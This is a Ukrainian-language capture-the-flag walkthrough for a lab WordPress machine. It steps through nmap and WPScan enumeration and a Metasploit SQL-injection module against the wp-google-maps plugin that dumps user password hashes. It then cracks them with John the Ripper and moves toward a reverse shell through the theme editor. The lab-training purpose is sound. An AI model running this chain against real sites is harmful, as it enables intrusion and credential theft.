


Пройдення машини "WP"



1) Ми потрапили до машини і вже хочемо дізнатися з чим ми маємо справи, тож беремо улюблений **nmap**

Яку опцію ви використовуєте для виявлення версій служб, що працюють на хості?

-sV

```

root@kali: /root

File Actions Edit View Help

(root@kali)-[/root]
# nmap -sCV 192.168.0.2
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-27 19:17 UTC
Nmap scan report for 192.168.0.2
Host is up (0.0000080s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http   Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-robots.txt: 1 disallowed entry
|_/wp-admin/
|_http-generator: WordPress 5.4.10
|_http-title: wp 8#8211; Blog en cours de cr\xC3\xA9ation
3306/tcp  open  mysql  MariaDB 10.3.23 or earlier (unauthorized)
MAC Address: 02:42:81:B8:57:7F (Unknown)


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.11 seconds

(root@kali)-[/root]
#

```

Яка директорія на сайті доступна з вашого сканування?


/wp-admin/



2) Спробуємо потрапити на сайт через доменне ім'я

Ви помітили, що під час спроби перейти за потрібним доменним ім'ям у браузері воно не дозволяється? Як можна вручну вказати системі, яка IP-адреса відповідає цьому імені, щоб обійти DNS-запити?


`sudo nano /etc/hosts`



3) Почнемо пошук вразливостей

У нас є доступ до веб-сайту на WordPress. Як можна автоматично визначити, які плагіни встановлені на сайті, і дізнатися, чи містять вони відомі вразливості?

WPScan



```

root@kali: /root
File Actions Edit View Help
(root@kali)-[/root]
# wpscan --url wp.battle

WPScan

WordPress Security Scanner by the WPScan Team
Version 3.8.27
Sponsored by Automattic - https://automattic.com/
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

[i] It seems like you have not updated the database for some time.
[?] Do you want to update now? [Y]es [N]o, default: [N]n
[+] URL: http://wp.battle/ [192.168.0.2]
[+] Started: Tue May 27 19:33:41 2025
  
```

4) WordPress-сайти часто стають ціллю атак через уразливості в сторонніх компонентах. Які елементи WordPress встановлено?

Назва теми : ...

назва плагіна : ...

```

root@kali: /root

File Actions Edit View Help

[+] WordPress version 5.4.10 identified (Insecure, released on 2022-03-11).
| Found By: Rss Generator (Passive Detection)
| - http://wp.battle/feed/, <generator>https://wordpress.org/?v=5.4.10</generator>
| - http://wp.battle/comments/feed/, <generator>https://wordpress.org/?v=5.4.10</generator>

[+] WordPress theme in use: twentytwenty
| Location: http://wp.battle/wp-content/themes/twentytwenty/
| Last Updated: 2024-11-13T00:00:00.000Z
| Readme: http://wp.battle/wp-content/themes/twentytwenty/readme.txt
| [!] The version is out of date, the latest version is 2.8
| Style URL: http://wp.battle/wp-content/themes/twentytwenty/style.css?ver=1.2
| Style Name: Twenty Twenty
| Style URI: https://wordpress.org/themes/twentytwenty/
| Description: Our default theme for 2020 is designed to take full advantage of the flexibility of the block editor...
| Author: the WordPress team
| Author URI: https://wordpress.org/
| Found By: Css Style In Homepage (Passive Detection)
| Confirmed By: Css Style In 404 Page (Passive Detection)
| Version: 1.2 (80% confidence)
| Found By: Style (Passive Detection)
| - http://wp.battle/wp-content/themes/twentytwenty/style.css?ver=1.2, Match: 'Version: 1.2'

[+] Enumerating All Plugins (via Passive Methods)
[+] Checking Plugin Versions (via Passive and Aggressive Methods)

[i] Plugin(s) Identified:

[+] wp-google-maps
| Location: http://wp.battle/wp-content/plugins/wp-google-maps/
| Latest Version: 9.0.44
| Last Updated: 2024-11-19T08:57:00.000Z
| Found By: Urls In Homepage (Passive Detection)
| Confirmed By: Urls In 404 Page (Passive Detection)
| The version could not be determined.

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:03 ◊ (102 / 137) 74.45% ETA: 00:00:0
Checking Config Backups - Time: 00:00:03 ◊ (104 / 137) 75.91% ETA: 00:00:0
Checking Config Backups - Time: 00:00:03 ◊ (106 / 137) 77.37% ETA: 00:00:0
Checking Config Backups - Time: 00:00:03 ◊ (108 / 137) 78.83% ETA: 00:00:0
Checking Config Backups - Time: 00:00:03 ◊ (111 / 137) 81.02% ETA: 00:00:0
Checking Config Backups - Time: 00:00:03 ◊ (113 / 137) 82.48% ETA: 00:00:0

```

5) Ми виявили, що на сайті встановлений плагін Google Maps із відомою вразливістю.

Який інструмент дозволяє швидко знайти відповідний експлоїт та інтегровано його використати для експлуатації вразливості?

metasploit

6) Ключові параметри слід переглянути й налаштувати в Metasploit перед використанням модуля експлойта — такі як **цільовий хост, **шлях до уразливого плагіна** або **метод доставки корисного навантаження****

show options

```

root@kali: /root
File Actions Edit View Help
msf6 > use 0
msf6 auxiliary(admin/http/wp_google_maps_sqli) > show options
Module options (auxiliary/admin/http/wp_google_maps_sqli):

  Name      Current Setting  Required  Description
  --      -
  DB_PREFIX wp_              yes       WordPress table prefix
  Proxies    no               no        A proxy chain of format type:host:port[,type:host:port][ ...
  RHOSTS     yes              yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      80               yes       The target port (TCP)
  SSL        false            no        Negotiate SSL/TLS for outgoing connections
  TARGETURI  /                yes       The base path to the wordpress application
  VHOST      no               no        HTTP server virtual host

View the full module info with the info, or info -d command.

msf6 auxiliary(admin/http/wp_google_maps_sqli) > set rhosts 192.168.0.2
rhosts => 192.168.0.2
msf6 auxiliary(admin/http/wp_google_maps_sqli) > run
[*] Running module against 192.168.0.2
[*] 192.168.0.2:80 - Trying to retrieve the wp_users table...
[+] Credentials saved in: /home/battle/.msf4/loot/20250527195344_default_192.168.0.2_wp_google_maps.j_816885.bin
[+] 192.168.0.2:80 - Found WP_ADMIN $P$BVfmr5PqaGhZY9Mxi2uCn8lpYN7oY0 wp_admin@wp.battle
[+] 192.168.0.2:80 - Found john $P$BmwGMhiKkNEKLUe2kjtmrVYpx0vd80/ john@wp.battle
[*] Auxiliary module execution completed
msf6 auxiliary(admin/http/wp_google_maps_sqli) >

```

7) Добре, ми знайшли хеш, тепер будемо працювати з ним

Як підготувати хеші до брутфорсу та яку команду використати в John the Ripper, щоб підібрати паролі для алгоритму phpass?

Розпакуємо файл roskey та використаємо його для брутфорсу

```

root@kali: /root
File Actions Edit View Help
(root@kali)-[/root]
# gunzip /usr/share/wordlists/rockyou.tar.gz
current operating system: Kali Linux 2019.2
Don't show again

```

Створюємо файл *hash.txt*
і прописуємо знайдені *username:hash*

```

root@kali: /root
File Actions Edit View Help
GNU nano 8.3 hash.txt
john:$P$BmwGMhiKkNEKLUE2kjtmrVYpx0vd80/
WP_ADMIN:$P$BVFFmr5PqaGhZY9Mxi2uCn8lpYN7oY0
current operating system: Kali Linux 2019.2
Don't show again

```

Page
trouvable

[Read 2 lines]

^G Help	^O Write Out	^F Where Is	^K Cut	^T Execute
^X Exit	^R Read File	^N Replace	^U Paste	^J Justify

```

SSS
Session completed.


(root@kali)-[/root]
# john --format=phpass hash.txt --wordlist=/usr/share/wordlists/rockyou.txt

Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$)
512/512 AVX512BW 16x3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 12 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
tortilla (john)

```

8) Після успішного брутфорсу ми отримали валідні облікові дані користувача.

Як тепер скористатися ними, щоб увійти до адмін-панелі WordPress ?




9) Після авторизації в адмінці відкривається можливість завантаження шкідливого плагіна або зміни PHP-коду через редактор тем — наступний етап атаки.



На цьому моменті я вам пропоную вивчити тему «Web

SHELL, Bind SHELL i Revers SHELL» самостійно, тому що у майбутніх хакерів тематика шеллів повинна відлітати від зубів


Для цього використовуємо <https://www.revshells.com/>



Як ви вже могли зрозуміти, ми так само маємо запустити слухач із відкритим не стандартним портом на своїй машині для успішного з'єднання. У нашому випадку це 1488 порт.




Ми отримали доступ до адмін-панелі WordPress. Як можна отримати зворотне з'єднання (reverse shell), використовуючи можливості завантаження файлів тем або плагінів?


